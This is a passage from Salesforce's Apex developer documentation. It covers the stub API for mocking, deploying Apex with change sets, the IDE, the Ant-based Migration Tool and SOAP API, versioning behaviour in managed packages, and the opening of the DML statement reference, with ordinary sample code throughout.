- If a deployment to production fails due to insufficient code coverage, write more tests to raise the overall code coverage to the highest possible coverage or 100%. Retry the deployment.
- If a deployment to production fails even after you raise code coverage numbers in sandbox, run local tests from your production organization. Identify the classes with less than 75% coverage. Write additional tests for these classes in sandbox to raise the code coverage.

Build a Mocking Framework with the Stub API

Apex provides a stub API for implementing a mocking framework. A mocking framework has many benefits. It can streamline and improve testing and help you create faster, more reliable tests. You can use it to test classes in isolation, which is important for unit testing. Building your mocking framework with the stub API can also be beneficial because stub objects are generated at runtime. Because these objects are generated dynamically, you don't have to package and deploy test classes. You can build your own mocking framework, or you can use one built by someone else.

You can define the behavior of stub objects, which are created at runtime as anonymous subclasses of Apex classes. The stub API comprises the `System.StubProvider` interface and the `System.Test.createStub()` method.

Note: This feature is intended for advanced Apex developers. Using it requires a thorough understanding of unit testing and mocking frameworks. If you think that a mocking framework is something that makes fun of you, you might want to do a little more research before reading further.

Let's look at an example to illustrate how the stub API works. This example isn't meant to demonstrate the wide range of possible uses for mocking frameworks. It's intentionally simple to focus on the mechanics of using the Apex stub API.

Let's say we want to test the formatting method in the following class.

```
public class DateFormatter {
    // Method to test
    public String getFormattedDate(DateHelper helper) {
        return 'Today\'s date is ' + helper.getTodaysDate();
    }
}
```

Usually, when we invoke this method, we pass in a helper class that has a method that returns today's date.

```
public class DateHelper {
    // Method to stub
    public String getTodaysDate() {
        return Date.today().format();
    }
}
```

The following code invokes the method.

```
DateFormatter df = new DateFormatter();
DateHelper dh = new DateHelper();
String dateStr = df.getFormattedDate(dh);
```

For testing, we want to isolate the `getFormattedDate()` method to make sure that the formatting is working properly. The return value of the `getTodaysDate()` method normally varies based on the day. However, in this case, we want to return a constant, predictable value to isolate our testing to the formatting. Rather than writing a "fake" version of the class, where the method returns a constant value, we create a stub version of the class. The stub object is created dynamically at runtime, and we can specify the "stubbed" behavior of its method.

To use a stub version of an Apex class:

1. Define the behavior of the stub class by implementing the `System.StubProvider` interface.
2. Instantiate a stub object by using the `System.Test.createStub()` method.
3. Invoke the relevant method of the stub object from within a test class.

Implement the StubProvider Interface

Here's an implementation of the `StubProvider` interface.

```
@isTest
public class MockProvider implements System.StubProvider {

    public Object handleMethodCall(Object stubbedObject, String stubbedMethodName,
        Type returnType, List<Type> listOfParamTypes, List<String> listOfParamNames,
        List<Object> listOfArgs) {

        // The following debug statements show an example of logging
        // the invocation of a mocked method.

       // You can use the method name and return type to determine which method was called.
```

```
        System.debug('Name of stubbed method: ' + stubbedMethodName);
        System.debug('Return type of stubbed method: ' + returnType.getName());

        // You can also use the parameter names and types to determine which method
        // was called.
        for (integer i =0; i < listOfParamNames.size(); i++) {
            System.debug('parameter name: ' + listOfParamNames.get(i));
            System.debug('  parameter type: ' + listOfParamTypes.get(i).getName());
        }

       // This shows the actual parameter values passed into the stubbed method at runtime.

        System.debug('number of parameters passed into the mocked call: ' +
            listOfArgs.size());
        System.debug('parameter(s) sent into the mocked call: ' + listOfArgs);

        // This is a very simple mock provider that returns a hard-coded value
        // based on the return type of the invoked.
        if (returnType.getName() == 'String')
            return '8/8/2016';
        else
            return null;
    }
}
```

`StubProvider` is a callback interface. It specifies a single method that requires implementing: `handleMethodCall()`. When a stubbed method is called, `handleMethodCall()` is called. You define the behavior of the stubbed class in this method. The method has the following parameters.

- `stubbedObject`: The stubbed object
- `stubbedMethodName`: The name of the invoked method
- `returnType`: The return type of the invoked method
- `listOfParamTypes`: A list of the parameter types of the invoked method
- `listOfParamNames`: A list of the parameter names of the invoked method
- `listOfArgs`: The actual argument values passed into this method at runtime

You can use these parameters to determine which method of your class was called, and then you can define the behavior for each method. In this case, we check the return type of the method to identify it and return a hard-coded value.

Instantiate a Stub Version of the Class

The next step is to instantiate a stub version of the class. The following utility class returns a stub object that you can use as a mock.

```
public class MockUtil {
    private MockUtil(){}

    public static MockProvider getInstance() {
        return new MockProvider();
    }

     public static Object createMock(Type typeToMock) {
        // Invoke the stub API and pass it our mock provider to create a
        // mock class of typeToMock.
```

```
        return Test.createStub(typeToMock, MockUtil.getInstance());
    }
}
```

This class contains the method `createMock()`, which invokes the `Test.createStub()` method. The `createStub()` method takes an Apex class type and an instance of the `StubProvider` interface that we created previously. It returns a stub object that we can use in testing.

Invoke the Stub Method

Finally, we invoke the relevant method of the stub class from within a test class.

```
@isTest
public class DateFormatterTest {
    @isTest
    public static void testGetFormattedDate() {
        // Create a mock version of the DateHelper class.
        DateHelper mockDH = (DateHelper)MockUtil.createMock(DateHelper.class);
        DateFormatter df = new DateFormatter();

        // Use the mocked object in the test.
        System.assertEquals('Today\'s date is 8/8/2016', df.getFormattedDate(mockDH));
    }
}
```

In this test, we call the `createMock()` method to create a stub version of the `DateHelper` class. We can then invoke the `getTodaysDate()` method on the stub object, which returns our hard-coded date. Using the hard-coded date allows us to test the behavior of the `getFormattedDate()` method in isolation.

Apex Stub API Limitations

Keep the following limitations in mind when working with the Apex stub API.

- The object being mocked must be in the same namespace as the call to the `Test.createStub()` method. However, the implementation of the `StubProvider` interface can be in another namespace.
- You can't mock the following Apex elements.
  - Static methods (including future methods)
  - Private methods
  - Properties (getters and setters)
  - Triggers
  - Inner classes
  - System types
  - Classes that implement the `Batchable` interface
  - Classes that have only private constructors

- Iterators can't be used as return types or parameter types.

CHAPTER 14 Deploying Apex

In this chapter ...

- Using Change Sets To Deploy Apex
- Using the Force.com IDE to Deploy Apex
- Using the Force.com Migration Tool
- Using SOAP API to Deploy Apex

You can't develop Apex in your Salesforce production org. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, do all your development work in either a sandbox or a Developer Edition org.

You can deploy Apex using:

- Change Sets
- the Force.com IDE
- the Force.com Migration Tool
- SOAP API

Any deployment of Apex is limited to 5,000 code units of classes and triggers.

Using Change Sets To Deploy Apex

You can deploy Apex classes and triggers between connected organizations, for example, from a sandbox organization to your production organization. You can create an outbound change set in the Salesforce user interface and add the Apex components that you would like to upload and deploy to the target organization. To learn more about change sets, see "Change Sets" in the Salesforce online help.

EDITIONS

Available in: Salesforce Classic

Available in **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Using the Force.com IDE to Deploy Apex

The Force.com IDE is a plug-in for the Eclipse IDE. The Force.com IDE provides a unified interface for building and deploying Force.com applications. Designed for developers and development teams, the IDE provides tools to accelerate Force.com application development, including source code editors, test execution tools, wizards and integrated help. This tool includes basic color-coding, outline view, integrated unit testing, and auto-compilation on save with error message display.

Note: The Force.com IDE is a free resource provided by Salesforce to support its users and partners but isn't considered part of our services for purposes of the Salesforce Master Subscription Agreement.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Deploy to Server wizard.

Note: If you deploy to a production organization:

- At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

For more information on how to use the Deploy to Server wizard, see "Deploy Code with the Force.com IDE" in the Force.com IDE documentation, which is available within Eclipse.

Using the Force.com Migration Tool

In addition to the Force.com IDE, you can also use a script to deploy Apex.

Download the Force.com Migration Tool if you want to perform a file-based deployment of metadata changes and Apex classes from a Developer Edition or sandbox organization to a production organization using Apache's Ant build tool.

Note: The Force.com Migration Tool is a free resource provided by Salesforce to support its users and partners but isn't considered part of our services for purposes of the Salesforce Master Subscription Agreement.

To use the Force.com Migration Tool, do the following:

1. Visit http://www.oracle.com/technetwork/java/javase/downloads/index.html and install the Java JDK.

> **Note:** For enhanced security, we recommend Java 7 or later and a recent version of the Force.com Migration Tool (version 36.0 or later). Starting with version 36.0, the Force.com Migration Tool uses TLS 1.2 for secure communications with Salesforce if it detects Java version 7 (1.7). The tool explicitly enables TLS 1.1 and 1.2 for Java 7. If you're using Java 8 (1.8), TLS 1.2 is used. For Java version 6, TLS 1.0 is used. However, Salesforce plans to discontinue TLS 1.0 support on this timeline.
>
> Alternatively, if you're using Java 7, instead of upgrading your Force.com Migration Tool to version 36.0 or later, you can add the following to your `ANT_OPTS` environment variable:
>
> ```
> -Dhttps.protocols=TLSv1.1,TLSv1.2
> ```
>
> This setting also enforces TLS 1.1 and 1.2 for any other Ant tools on your local system.

2. Visit `http://ant.apache.org/` and install Apache Ant, Version 1.6 or later, on the deployment machine.
3. Set up the environment variables (such as `ANT_HOME`, `JAVA_HOME`, and `PATH`) as specified in the Ant Installation Guide at `http://ant.apache.org/manual/install.html`.
4. Verify that the JDK and Ant are installed correctly by opening a command prompt, and entering `ant -version`. Your output should look something like this:

   ```
   Apache Ant version 1.7.0 compiled on December 13 2006
   ```

5. Download the Force.com Migration Tool from the Force.com Migration Tool page in Salesforce Developers.
6. Unzip the downloaded file to the directory of your choice. The Zip file contains the following:
   - A `Readme.html` file that explains how to use the tools
   - A Jar file containing the ant task: `ant-salesforce.jar`
   - A sample folder containing:
     - A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
     - A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
     - A `mypkg\objects` folder that contains the custom objects used in the examples
     - A `removecodepkg` folder that contains XML files for removing the examples from your organization
     - A sample `build.properties` file that you must edit, specifying your credentials, in order to run the sample ant tasks in `build.xml`
     - A sample `build.xml` file, that exercises the `deploy` and `retrieve` API calls
7. If you installed a previous version of the Force.com Migration Tool and copied the `ant-salesforce.jar` file to the Ant `lib` directory, delete the jar file in the `lib` directory. The `lib` directory is located in the root folder of your Ant installation. The Force.com Migration Tool uses the `ant-salesforce.jar` file that's in the distribution ZIP file. You don't need to copy this file to the Ant `lib` directory.
8. Open the sample subdirectory in the unzipped file.
9. Edit the `build.properties` file:
   a. Enter your Salesforce production organization username and password for the `sf.user` and `sf.password` fields, respectively.

      > **Note:**
      > - The username you specify should have the authority to edit Apex.
      > - If you are using the Force.com Migration Tool from an untrusted network, append a security token to the password. To learn more about security tokens, see "Reset Your Security Token" in the Salesforce online help.

b. If you are deploying to a sandbox organization, change the `sf.serverurl` field to `https://test.salesforce.com`.

10. Open a command window in the sample directory.

11. Enter `ant deployCode`. This runs the `deploy` API call, using the sample class and Account trigger provided with the Force.com Migration Tool.

The `ant deployCode` calls the Ant target named `deploy` in the `build.xml` file.

```
<!-- Shows deploying code & running tests for package 'codepkg' -->
    <target name="deployCode">
      <!-- Upload the contents of the "codepkg" package, running the tests for just 1
class -->
      <sf:deploy username="${sf.username}" password="${sf.password}"
serverurl="${sf.serverurl}" deployroot="codepkg">
        <runTest>SampleDeployClass</runTest>
      </sf:deploy>
    </target>
```

For more information, see Understanding `deploy` on page 594.

12. To remove the test class and trigger added as part of the execution of `ant deployCode`, enter the following in the command window: `ant undeployCode`.

`ant undeployCode` calls the Ant target named `undeployCode` in the `build.xml` file.

```
<target name="undeployCode">
      <sf:deploy username="${sf.username}" password="${sf.password}" serverurl=
            "${sf.serverurl}" deployroot="removecodepkg"/>
</target>
```

See the *Force.com Migration Tool Guide* for full details about the Force.com Migration Tool.

Understanding `deploy`

The Force.com Migration Tool provides the `deploy` task, which can be incorporated into your deployment scripts. You can modify the `build.xml` sample to include your organization's classes and triggers. For a complete list of properties for the deploy task, see the *Force.com Migration Tool Guide*. Some properties of the `deploy` task are:

`username`
The username for logging into the Salesforce production organization.

`password`
The password associated for logging into the Salesforce production organization.

`serverURL`
The URL for the Salesforce server you are logging into. If you do not specify a value, the default is `login.salesforce.com`.

`deployRoot`
The local directory that contains the Apex classes and triggers, as well as any other metadata, that you want to deploy. The best way to create the necessary file structure is to retrieve it from your organization or sandbox. See Understanding `retrieve` on page 595 for more information.

- Apex class files must be in a subdirectory named **classes**. You must have two files for each class, named as follows:
  - *classname*.**cls**
  - *classname*.**cls-meta.xml**

For example, `MyClass.cls` and `MyClass.cls-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the class.

- Apex trigger files must be in a subdirectory named **triggers**. You must have two files for each trigger, named as follows:
  - *triggername*.**trigger**
  - *triggername*.**trigger-meta.xml**

  For example, `MyTrigger.trigger` and `MyTrigger.trigger-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the trigger.
- The root directory contains an XML file `package.xml` that lists all the classes, triggers, and other objects to be deployed.
- The root directory optionally contains an XML file `destructiveChanges.xml` that lists all the classes, triggers, and other objects to be deleted from your organization.

`checkOnly`
Specifies whether the classes and triggers are deployed to the target environment or not. This property takes a Boolean value: `true` if you do not want to save the classes and triggers to the organization, `false` otherwise. If you do not specify a value, the default is `false`.

`runTest`
Optional child elements. A list of Apex classes containing tests run after deployment. To use this option, set `testLevel` to `RunSpecifiedTests`.

`testLevel`
Optional. Specifies which tests are run as part of a deployment. The test level is enforced regardless of the types of components that are present in the deployment package. Valid values are:

- `NoTestRun`—No tests are run. This test level applies only to deployments to development environments, such as sandbox, Developer Edition, or trial organizations. This test level is the default for development environments.
- `RunSpecifiedTests`—Only the tests that you specify in the `runTests` option are run. Code coverage requirements differ from the default coverage requirements when using this test level. Each class and trigger in the deployment package must be covered by the executed tests for a minimum of 75% code coverage. This coverage is computed for each class and trigger individually and is different than the overall coverage percentage.
- `RunLocalTests`—All tests in your org are run, except the ones that originate from installed managed packages. This test level is the default for production deployments that include Apex classes or triggers.
- `RunAllTestsInOrg`—All tests are run. The tests include all tests in your org, including tests of managed packages.

If you don't specify a test level, the default test execution behavior is used. See "Running Tests in a Deployment" in the *Metadata API Developer's Guide*.

This field is available in API version 34.0 and later.

`runAllTests`
(Deprecated and available only in API version 33.0 and earlier.) This parameter is optional and defaults to `false`. Set to `true` to run all Apex tests after deployment, including tests that originate from installed managed packages.

Understanding `retrieve`

Use the `retrieveCode` target to retrieve classes and triggers from your sandbox or production organization. During the normal deploy cycle, you would run `retrieveCode` prior to `deploy`, in order to obtain the correct directory structure for your new classes and triggers. However, for this example, `deploy` is used first, to ensure that there is something to retrieve.

To retrieve classes and triggers from an existing organization, use the retrieve ant task as illustrated by the sample build target `ant retrieveCode`:

```
<target name="retrieveCode">
   <!-- Retrieve the contents listed in the file codepkg/package.xml into the codepkg
directory -->
   <sf:retrieve username="${sf.username}" password="${sf.password}"
        serverurl="${sf.serverurl}" retrieveTarget="codepkg"
unpackaged="codepkg/package.xml"/>
</target>
```

The file `codepkg/package.xml` lists the metadata components to be retrieved. In this example, it retrieves two classes and one trigger. The retrieved files are put into the directory `codepkg`, overwriting everything already in the directory.

The properties for the retrieve task are as follows:

Field	Description
`username`	Required if `sessionId` isn't specified. The Salesforce username used for login. The username associated with this connection must have the "Modify All Data" permission. Typically, this permission is enabled only for System Administrator users.
`password`	Required if `sessionId` isn't specified. The password you use to log in to the organization associated with this project. If you are using a security token, paste the 25-digit token value to the end of your password.
`sessionId`	Required if `username` and `password` aren't specified. The ID of an active Salesforce session or the OAuth access token. A session is created after a user logs in to Salesforce successfully with a username and password. Use a session ID for logging in to an existing session instead of creating a new session. Alternatively, use an access token for OAuth authentication. For more information, see Authenticating Apps with OAuth in the Salesforce Help.
`serverurl`	Optional. The Salesforce server URL (if blank, defaults to `login.salesforce.com`). To connect to a sandbox instance, change this value to `test.salesforce.com`.
`retrieveTarget`	Required. The root of the directory structure into which the metadata files are retrieved.
`packageNames`	Required if `unpackaged` is not specified. A comma-separated list of the names of the packages to retrieve. Specify either `packageNames` or `unpackaged`, but not both.
`apiVersion`	Optional. The Metadata API version to use for the retrieved metadata files. The default is 39.0.
`pollWaitMillis`	Optional. Defaults to `10000`. The number of milliseconds to wait between attempts when polling for results of the retrieve request. The client continues to poll the server up to the limit defined by `maxPoll`.
`maxPoll`	Optional. Defaults to `200`. The number of times to poll the server for the results of the retrieve request. The wait time between successive poll attempts is defined by `pollWaitMillis`.
`singlePackage`	Optional. Defaults to `true`. Set this parameter to `false` if you are retrieving multiple packages. If set to `false`, the retrieved zip file includes an extra top-level directory containing a subdirectory for each package.

Field	Description
`trace`	Optional. Defaults to `false`. Prints the SOAP requests and responses to the console. Note that this will show the user's password in plain text during login.
`unpackaged`	Required if `packageNames` is not specified. The path and name of a file manifest that specifies the components to retrieve. Specify either `unpackaged` or `packageNames`, but not both.
`unzip`	Optional. Defaults to `true`. If set to `true`, the retrieved components are unzipped. If set to `false`, the retrieved components are saved as a zip file in the `retrieveTarget` directory.

Using SOAP API to Deploy Apex

If you do not want to use the Force.com IDE, change sets, or the Force.com Migration Tool to deploy Apex, you can use the following SOAP API calls to deploy your Apex to a development or sandbox organization:

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`

All these calls take Apex code that contains the class or trigger, as well as the values for any fields that need to be set.

CHAPTER 15 Distributing Apex Using Managed Packages

In this chapter ...

- What is a Package?
- Package Versions
- Deprecating Apex
- Behavior in Package Versions

As an ISV or Salesforce partner, you can distribute Apex code to customer organizations using packages. This chapter describes packages and package versioning.

What is a Package?

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded.

Package Versions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Note the following when developing Apex in managed packages:

- The code contained in an Apex class, trigger, or Visualforce component that's part of a managed package is obfuscated and can't be viewed in an installing org. The only exceptions are methods declared as global. You can view global method signatures in an installing org. In addition, License Management Org users with the View and Debug Managed Apex permission can view their packages' obfuscated Apex classes when logged in to subscriber orgs via the Subscriber Support Console.
- Managed packages receive a unique namespace. This namespace is automatically prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's organization.
- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve.
- You can write test methods that change the package version context to a different package version by using the system method `runAs`.
- You cannot add a method to a global interface or an abstract method to a global class after the interface or class has been uploaded in a Managed - Released package version. If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation.
- Apex code contained in an unmanaged package that explicitly references a namespace cannot be uploaded.

Deprecating Apex

Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.

Note: You cannot use the `deprecated` annotation in Apex classes or triggers in unmanaged packages.

Package developers can use Managed - Beta package versions for evaluation and feedback with a pilot set of users in different Salesforce organizations. If a developer deprecates an Apex identifier and then uploads a version of the package as Managed - Beta, subscribers that install the package version still see the deprecated identifier in that package version. If the package developer subsequently uploads a Managed - Released package version, subscribers will no longer see the deprecated identifier in the package version after they install it.

Behavior in Package Versions

A package component can exhibit different behavior in different package versions. This behavior versioning allows you to add new components to your package and refine your existing components, while still ensuring that your code continues to work seamlessly for existing subscribers. If a package developer adds a new component to a package and uploads a new package version, the new component is available to subscribers that install the new package version.

Versioning Apex Code Behavior

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

When subscribers install multiple versions of your package and write code that references Apex classes or triggers in your package, they must select the version they are referencing. Within the Apex code that is being referenced in your package, you can conditionally execute different code paths based on the version setting of the calling Apex code that is making the reference. The package version setting of the calling code can be determined within the package code by calling the `System.requestVersion` method. In this way, package developers can determine the request context and specify different behavior for different versions of the package.

The following sample uses the `System.requestVersion` method and instantiates the `System.Version` class to define different behaviors in an Apex trigger for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }
```

```
        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

For a full list of methods that work with package versions, see Version Class and the `System.requestVersion` method in System Class.

The request context is persisted if a class in the installed package invokes a method in another class in the package. For example, a subscriber has installed a GeoReports package that contains CountryUtil and ContinentUtil Apex classes. The subscriber creates a new GeoReportsEx class and uses the version settings to bind it to version 2.3 of the GeoReports package. If GeoReportsEx invokes a method in ContinentUtil which internally invokes a method in CountryUtil, the request context is propagated from ContinentUtil to CountryUtil and the `System.requestVersion` method in CountryUtil returns version 2.3 of the GeoReports package.

Apex Code Items that Are Not Versioned

You can change the behavior of some Apex items across package versions. For example, you can deprecate a method so that new subscribers can no longer reference the package in a subsequent version.

However, the following list of modifiers, keywords, and annotations cannot be versioned. If a package developer makes changes to one of the following modifiers, keywords, or annotations, the changes are reflected across all package versions.

There are limitations on the changes that you can make to some of these items when they are used in Apex code in managed packages.

Package developers can add or remove the following items:

- `@future`
- `@isTest`
- `with sharing`
- `without sharing`
- `transient`

Package developers can make limited changes to the following items:

- `private`—can be changed to `global`
- `public`—can be changed to `global`
- `protected`—can be changed to `global`
- `abstract`—can be changed to `virtual` but cannot be removed
- `final`—can be removed but cannot be added

Package developers cannot remove or change the following items:

- `global`
- `virtual`

Package developers can add the `webService` keyword, but once it has been added, it cannot be removed.

Note: You cannot deprecate `webService` methods or variables in managed package code.

Testing Behavior in Package Versions

When you change the behavior in an Apex class or trigger for different package versions, it is important to test that your code runs as expected in the different package versions. You can write test methods that change the package version context to a different package version by using the system method `runAs`. You can only use `runAs` in a test method.

The following sample shows a trigger with different behavior for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }

        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

The following test class uses the `runAs` method to verify the trigger's behavior with and without a specific version:

```
@isTest
private class OppTriggerTests{

   static testMethod void testOppValidation(){

      // Set up 50% opportunity with no description
      Opportunity o = new Opportunity();
      o.Name = 'Test Job';
      o.Probability = 50;
      o.StageName = 'Prospect';
      o.CloseDate = System.today();

      // Test running as latest package version
      try{
          insert o;
      }
      catch(System.DMLException e){
          System.assert(
              e.getMessage().contains(
                'All deals over 50% require a description'),
                  e.getMessage());
      }

      // Run test as managed package version 1.0
      System.runAs(new Version(1,0)){
          try{
```

```
                insert o;
            }
            catch(System.DMLException e){
                System.assert(false, e.getMessage());
            }
        }

        // Set up a closed won opportunity with no lead source
        o = new Opportunity();
        o.Name = 'Test Job';
        o.Probability = 50;
        o.StageName = 'Prospect';
        o.CloseDate = System.today();
        o.StageName = 'Closed Won';

        // Test running as latest package version
        try{
            insert o;
        }
        catch(System.DMLException e){
            System.assert(
              e.getMessage().contains(
                'A lead source must be provided for all Closed Won deals'),
                  e.getMessage());
        }

        // Run test as managed package version 1.0
        System.runAs(new Version(1,0)){
            try{
                insert o;
            }
            catch(System.DMLException e){
                System.assert(
                    e.getMessage().contains(
                      'A lead source must be provided for all Closed Won deals'),
                          e.getMessage());
            }
        }
    }
}
```

CHAPTER 16 Reference

The Apex reference contains information about DML statements, and the built-in Apex classes and interfaces.

DML Statements

DML statements part of the Apex programming language and are described in Apex DML Statements.

Apex Classes and Interfaces

Apex classes and interfaces are grouped by the namespaces they're contained in. For example, the `Database` class is in the `System` namespace. To find static methods of the Database system class, such as the `insert` method, nagivate to **System Namespace** > **Database Class**. The result classes associated with the Database methods, such as `Database.SaveResult`, are part of the `Database` namespace and are listed under **Database Namespace**.

In addition, SOAP API methods and objects are available for Apex. See SOAP API and SOAP Headers for Apex on page 2743 in the Appendices section.

IN THIS SECTION:

Apex DML Operations

ApexPages Namespace

The `ApexPages` namespace provides classes used in Visualforce controllers.

AppLauncher Namespace

The `AppLauncher` namespace provides methods for managing the appearance of apps in the App Launcher, including their visibility and sort order.

Approval Namespace

The `Approval` namespace provides classes and methods for approval processes.

Auth Namespace

The `Auth` namespace provides an interface and classes for single sign-on into Salesforce and session security management.

Cache Namespace

The `Cache` namespace contains methods for managing the platform cache.

Canvas Namespace

The `Canvas` namespace provides an interface and classes for canvas apps in Salesforce.

ChatterAnswers Namespace

The `ChatterAnswers` namespace provides an interface for creating Account records.

ConnectApi Namespace

The `ConnectApi` namespace (also called Chatter in Apex) provides classes for accessing the same data available in Chatter REST API. Use Chatter in Apex to create custom Chatter experiences in Salesforce.

Database Namespace

The `Database` namespace provides classes used with DML operations.

Datacloud Namespace

The `Datacloud` namespace provides classes and methods for retrieving information about duplicate rules. Duplicate rules let you control whether and when users can save duplicate records within Salesforce.

DataSource Namespace

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. Then connect your Salesforce organization to any data anywhere via the Salesforce Connect custom adapter.

Dom Namespace

The `Dom` namespace provides classes and methods for parsing and creating XML content.

Flow Namespace

The `Flow` namespace provides a class for advanced Visualforce controller access to flows.

KbManagement Namespace

The `KbManagement` namespace provides a class for managing knowledge articles.

Messaging Namespace

The `Messaging` namespace provides classes and methods for Salesforce outbound and inbound email functionality.

Process Namespace

The `Process` namespace provides an interface and classes for passing data between your organization and a flow.

QuickAction Namespace

The `QuickAction` namespace provides classes and methods for quick actions.

Reports Namespace

The `Reports` namespace provides classes for accessing the same data as is available in the Salesforce Reports and Dashboards REST API.

Schema Namespace

The `Schema` namespace provides classes and methods for schema metadata information.

Search Namespace

The `Search` namespace provides classes for getting search results and suggestion results.

Site Namespace

The `Site` namespace provides an interface for rewriting Sites URLs.

Support Namespace

The `Support` namespace provides an interface used for Case Feed.

System Namespace

The `System` namespace provides classes and methods for core Apex functionality.

TerritoryMgmt Namespace

The `TerritoryMgmt` namespace provides an interface used for territory management.

TxnSecurity Namespace

The `TxnSecurity` namespace provides an interface used for transaction security.

UserProvisioning Namespace

The `UserProvisioning` namespace provides methods for monitoring outbound user provisioning requests.

VisualEditor Namespace

The `VisualEditor` namespace provides classes and methods for interacting with the Lightning App Builder.

Apex DML Operations

You can perform DML operations using the Apex DML statements or the methods of the `Database` class.

For lead conversion, use the `convertLead` method of the `Database` class. There is no DML counterpart for it.

To learn more about data in Apex, see Working with Data in Apex.

Apex DML Statements

Use Data Manipulation Language (DML) statements to insert, update, merge, delete, and restore data in Salesforce.

The following Apex DML statements are available:

IN THIS SECTION:

- Insert Statement
- Update Statement
- Upsert Statement
- Delete Statement
- Undelete Statement
- Merge Statement

Insert Statement

The `insert` DML operation adds one or more sObjects, such as individual accounts or contacts, to your organization's data. `insert` is analogous to the INSERT statement in SQL.

Syntax

```
insert sObject
insert sObject[]
```

Example

The following example inserts an account named 'Acme':

```
Account newAcct = new Account(name = 'Acme');
try {
   insert newAcct;
} catch (DmlException e) {
// Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

Update Statement

The `update` DML operation modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data. `update` is analogous to the UPDATE statement in SQL.

Syntax

```
update sObject
update sObject[]
```

Example

The following example updates the `BillingCity` field on a single account named 'Acme':

```
Account a = new Account(Name='Acme2');
insert(a);

Account myAcct = [SELECT Id, Name, BillingCity FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';

try {
    update myAcct;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

Upsert Statement

The `upsert` DML operation creates new records and updates sObject records within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

Syntax

```
upsert sObject [opt_field]
upsert sObject[] [opt_field]
```

The `upsert` statement matches the sObjects with existing records by comparing values of one field. If you don't specify a field when calling this statement, the `upsert` statement uses the sObject's ID to match the sObject with existing records in Salesforce. Alternatively, you can specify a field to use for matching. For custom objects, specify a custom field marked as external ID. For standard objects, you can specify any field that has the `idLookup` attribute set to true. For example, the Email field of Contact or User has the `idLookup` attribute set. To check a field's attribute, see the Object Reference for Salesforce and Force.com.

Also, you can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see Field Types in the *Object Reference for Salesforce and Force.com*.

